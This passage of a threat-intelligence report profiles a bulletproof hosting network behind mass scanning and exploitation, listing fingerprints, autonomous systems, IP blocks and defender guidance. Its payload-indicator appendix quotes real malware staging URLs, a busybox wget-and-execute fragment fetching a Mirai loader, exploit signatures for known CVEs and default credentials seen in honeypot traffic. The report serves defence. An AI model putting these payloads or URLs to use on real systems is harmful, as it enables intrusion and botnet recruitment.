

Figure 7. One TCP fingerprint is rare enough to alert on; the generic ones are not

Fingerprint (MuonFP)	Internet sessions (1y)	Networks using it	Operator's share
64240:2-4-8-1-3:1460:7 (generic Linux)	3,475,324,621	6,382	0.12%
65535::: (mass scanners)	664,335,114	5,674	0.09%
8192:2-1-3-1-1-4:1460:8 (generic)	291,534,044	4,342	0.01%
64480:2-1-3-1-1-4:1240:8	42,064	30	23.13%

Only about 30 networks on the entire internet present this fingerprint, and this operator accounts for roughly a quarter of all the traffic that carries it. One field in it points to traffic riding through a tunnel or VPN, and everything carrying it does the same thing: hunt internet-exposed MongoDB and sweep web ports, from a cluster of mostly bulletproof and VPN providers. Alerting on it surfaces a small, high-signal population.

A companion analysis profiles the full cluster of about 30 networks carrying this fingerprint. Two independent signals tie it back to this operator: it carries the same distinctive sequence of forged and outdated browser identifiers seen on the Stark/PQ and THE.Hosting traffic, and AS215540 "Global Connectivity Solutions" appears both here and in the JA3 043c543b group. We judge this to be a single tool or framework run over a shared tunnel, with moderate-to-high confidence; we do not claim all 30 networks share one owner.

8. Why reconnaissance and mass exploitation at this scale are dangerous

It is tempting to wave scanning off as background noise. Here it is the engine of something larger. Two intents run through everything the network sent us. First, it builds a fleet: it hunts for open proxies and carries known exploits as live payloads, dropping loaders and bots onto anything that answers. Second, it catalogues easy targets: unauthenticated databases, exposed admin panels, weakly secured critical infrastructure, and end-of-life devices.

A fleet like that has direct, well-documented uses:

- **Automation and influence operations.** Pools of proxies and bots are the raw material for fake-account registration, disinformation amplification, and troll farms.
- **Denial-of-service attacks.** A botnet built from exploited servers and devices, much of it positioned inside Europe, is ideal for attacking European targets: the traffic then comes from inside Europe rather than from an obviously hostile network.
- **Ransomware and critical-infrastructure intelligence.** The shift toward database and industrial-system scanning points to information-gathering, ransomware staging, and quietly building a list of soft critical-infrastructure targets to revisit.

The operators behind this infrastructure have been publicly linked to denial-of-service attacks on European critical infrastructure and to the pro-Russian group NoName057(16), including [attacks on Danish government bodies around the November 2025 municipal elections](#). A 2023 Team Cymru analysis cited by de Volkskrant found that 84 percent of the traffic to one NoName057(16) command-and-control server came from just two interlinked parties, Stark Industries and MIRhosting.

The attribution caveat. The hosting network is one operator, but the malicious activity riding on it is not necessarily one actor. Bulletproof hosting rents the same address space and the same tools to many tenants at once, which blends unrelated operations into one noisy stream and is exactly what makes attribution hard. ELLIO Threat Research judges that at least some of the scanning we saw is a separate customer of the same infrastructure, not NoName057(16). Treat the hosting operator and the tenant behind any given campaign as two separate questions; confidence in tying any single campaign to one actor is low.

9. Infrastructure persistence: the takedown did not stop the scanning

We expected the scanning to stop on 18 May 2026, when FIOD pulled 800 servers out of the racks. It did not. THE.Hosting kept hitting our sensors at its normal daily rate straight through the raid and the days after, and those addresses are still announced by THE.Hosting in the live routing table, including ranges inherited from the old Stark network.

Eight days after the seizure, the live routing shows contraction, not relocation:

- The old Stark/PQ network announces nothing; it is long gone from the global table.
- THE.Hosting still announces **485 IPv4 blocks** and is still scanning.
- Of the 276 blocks THE.Hosting used (ELLIO observed the traffic), **176 are still announced by THE.Hosting, one has passed to an unrelated network, and 99 (36 percent) have been withdrawn** since the seizure, including legacy Stark blocks such as 94.131.105.0/24 and 92.118.232.0/24.
- **Nothing has reappeared under a new network number yet.** The siblings remain available: AS213999 announces 25 blocks and the Moscow-based AS33993 announces 40.

Sanctions changed the paperwork. The takedown changed the hardware. Neither changed the IP blocks or the behaviour. If this network's own history is any guide, the next name is a rebrand away.

10. Defender guidance

1. **Block or closely monitor AS44477, AS209847, AS213999, and AS33993.** Network-level controls are appropriate here: these are dedicated bulletproof networks with high abuse scores and no legitimate traffic. Treat the shared address pool (the indicator files in Section 11) as high-risk even when individual blocks are currently withdrawn.
2. **Do not detect on the HASSH or JA3 / JA4 fingerprints.** They are commodity signatures shared with mainstream clouds and will cause heavy false positives. They are included in the indicators only as a record of the tooling, flagged as non-attributable.
3. **Alerting on MuonFP 64480:2-1-3-1-1-4:1240:8 is safe and high-signal.** It spans only about 30 networks internet-wide, almost all malicious or abuse-tolerant.
4. **Prioritise protection of internet-exposed databases** and any operational-technology or industrial-control endpoint. Industrial operators should note the DNP3 and EtherNet/IP probing from THE.Hosting.

Live verification (ELLIO platform)

Is the network scanning right now (confirmed real sources, last four days):

```
((src.asn.number: 209847) OR (src.asn.number: 213999) OR (src.asn.number: 33993)) AND spoofable:
"false" AND last_seen: 4d
```

About ELLIO

ELLIO is a cybersecurity research lab focused on detecting and defending against mass exploitation and large-scale reconnaissance activity. It operates a global honeypot and deception infrastructure that observes internet-wide scanning and pre-compromise exploitation attempts in real time. The findings presented above are derived from telemetry collected over the past twelve months.

Disclaimer

This report is provided for informational and defensive cybersecurity purposes only and reflects ELLIO's analysis as of 2026-05-26. Network routing, address allocation, and geolocation change over time; the figures and indicators here are point-in-time observations and may since have changed.

ELLIO's own findings are limited to what its honeypot and deception network directly observed: scanning and exploitation traffic, the source addresses and networks behind it, and the routing and geolocation of that address space. Statements about corporate ownership, the individuals involved, sanctions, arrests, and any link to named threat groups are drawn from the third-party public sources cited in this report, including official EU sanctions records, statements attributed to the Dutch authorities (FIOD), and reporting by de Volkskrant, KrebsOnSecurity, Recorded Future, and Correctiv, and are reproduced as reported. ELLIO has not independently verified those third-party claims and does not present them as its own findings of fact.

Individuals and companies are named for identification and analysis only. Anyone who has been arrested or charged is presumed innocent unless and until proven guilty by a competent court; an arrest, a sanctions designation, or appearance in this report is not a finding of criminal guilt. Where this report attributes activity to a network or operator, it refers to infrastructure and observed behaviour; as Section 8 explains, the operator of an infrastructure is a separate question from the identity of any customer or actor that uses it.

Company and product names are the property of their respective owners and are used for identification only. Nothing in this report is legal advice. If you believe anything here is inaccurate, contact info@ellio.tech for review and correction.

Appendix A: Networks (autonomous systems)

ASN	Operator	Role	Status (RIPE, 2026-05-26)
AS44477	Pq Hosting Plus S.r.l. (former Stark Industries Solutions)	Original network	Dark; announces 0 prefixes
AS209847	WorkTitans B.V. (THE.Hosting)	Active primary	Announces 485 IPv4 blocks
AS213999	WorkTitans B.V. (THE.Hosting)	Secondary	Announces 25 blocks; quiet in scanning
AS33993	UFO Hosting LLC, Moscow	Russian prefixes per public reporting; associated, not confirmed in our data	Announces 40 blocks

Appendix B: Network blocks

Across the operation we link 581 distinct /24 blocks. The overlap is the load-bearing evidence: **237 blocks were seen by our sensors under both Stark/PQ and THE.Hosting**, and none under any unrelated operator.

Network blocks (/24)	Count
Total distinct blocks linked to the operation	581
Currently announced by WorkTitans (THE.Hosting)	485
Seen scanning by ELLIO	467
Seen as Stark/PQ (AS44477)	428
Seen as WorkTitans (AS209847 / AS213999)	276
Seen by ELLIO under both Stark/PQ and WorkTitans	237
Announced by WorkTitans and seen by ELLIO	371
Announced by WorkTitans, not seen by ELLIO	114
Seen by ELLIO, no longer announced by WorkTitans	96

The blocks first named publicly as the Stark-to-THE.Hosting inheritance, with their current status:

/24	Seen as Stark/PQ	Seen as WorkTitans	Routed today (RIPE)
91.225.218.0/24	yes	yes	announced by WorkTitans
92.118.230.0/24	yes	yes	withdrawn
92.118.231.0/24	yes	yes	withdrawn
92.118.232.0/24	yes	yes	withdrawn
94.131.105.0/24	yes	yes	withdrawn
94.131.106.0/24	yes	no (routing-inherited)	withdrawn
94.131.107.0/24	yes	yes	withdrawn
94.131.109.0/24	yes	yes	withdrawn
94.131.110.0/24	yes	yes	withdrawn

The two left columns are ELLIO telemetry and the right column is live RIPE BGP, so they answer different questions. The hand-off is visible in time: ELLIO saw each block scanning as Stark/PQ (AS44477) through mid-to-late 2025, then as THE.Hosting (AS209847) from roughly October 2025 onward, once the AS44477 attribution stopped. Eight of the nine were seen under both names this way; the ninth, 94.131.106.0/24, we saw only as Stark/PQ, but RIPE shows THE.Hosting (AS209847) as its last origin. All nine trace to THE.Hosting in routing today, and eight are withdrawn but remain high-risk per Section 9. That same address space scanning continuously while its network identity changed underneath it is the inheritance. The full per-block table (all 581 blocks, with the WorkTitans / seen-by-ELLIO / seen-as-Stark flags and geolocation) is `network_blocks.csv`.

Appendix D: Payload IOCs (AS209847 request bodies)

Derived from the HTTP requests AS209847 sources sent to ELLIO honeypots over the trailing 12 months (request method, path, headers, authentication, and body). Where attackers supplied external Host or CONNECT targets, those reveal their intended third-party victims.

Malware staging / dropper URLs

URL	Payload	Family	Body hits
http://20.2.81.83/zyxel.sh	zyxel.sh	Mirai loader (via Zyxel/IoT RCE)	95
http://thepenguins.xyz/zyxel.sh	zyxel.sh	Mirai loader (domain variant)	3
http://178.16.55.224/sh	redtail.sh	RedTail cryptominer	12
https://14.46.136.77/sh	sh -s apache.selfrep	self-replicating bot	14
http://144.172.100.228/tol.sh	tol.sh	dropper	low

Proxy abuse (CONNECT tunnel / liveness-check targets)

The honeypots were used as proxies. CONNECT targets observed:

- www.google.com:443 (408)
- www.baidu.com:443 (69)
- starnet.lol:443 (2)

Plus absolute-URI proxy requests to many external IPs (for example 192.71.27.194 probed across ports 4200, 4334, 4430, 5443, 9443, 10443, 12443, 19543, 44399), external /.env grabs (162.19.229.72/.env, 167.71.214.4/.env, 188.166.170.223/.env), Dahua DVR (57.128.224.119:37777), and WinRM (165.227.129.169:5985/wsman).

Exploit payloads and signatures

Signature in body / URI	Target / CVE	Hits
<?xml ... <u:Upg...DeviceUpgrade (digest user dslf-config)	Huawei HG532 UPnP RCE, CVE-2017-17215	267 / 305
<service><type>uuid:;cd /tmp ... chmod 777 /sbin/wget	Realtek SDK miniigd UPnP RCE, CVE-2014-8361	2
0x%5B%5D=androxgh0st	AndroxGh0st (Laravel /.env credential harvester)	265
/bin/busybox wget http://20.2.81.83/zyxel.sh ; chmod +x; ./	IoT/Zyxel RCE to Mirai	95
<?php echo(md5("Hello PHPUnit"));	PHPUnit RCE, CVE-2017-9841	93
<?php phpinfo(); ?>	PHP RCE validation	27
username=admin&password=admin	credential stuffing	23
basic auth user Administrator to :5985/wsman	WinRM brute / exec	5,057
action=test&configuration=0:10:"PMA_Config" ...:/etc/passwd	phpMyAdmin object-injection LFI	11
revslider_ajax_action/showbiz_ajax_action	WordPress RevSlider / ShowBiz RCE	9 each
nm_filemanager_upload_file/ nm_postfront_upload_file	WordPress NEX-Forms arbitrary upload	7-9
filename="*.php" ... <?php (multipart)	PHP webshell upload	11

Signature in body / URI	Target / CVE	Hits
wpgv_doajax_front_template&template_id=1 and sleep(6)#	WordPress SQL injection	9
wsecure_action=update...CVE-2016-10960	WordPress WSecure RCE	7
next-action header + __proto__:then body	Next.js Server Actions exploitation	8
macFilterType=black&deviceList=AAAA...	router MAC-filter buffer overflow	2
dir=%2Fetc%2F&onlyFiles=true	directory traversal / file listing	8

Credentials observed

- Administrator (HTTP basic, to WinRM 5985), 5,057 attempts
- ds1f-config (HTTP digest, Huawei HG532), 305 attempts
- admin / admin (form POST), 23 attempts

Appendix E: Observed source IPs
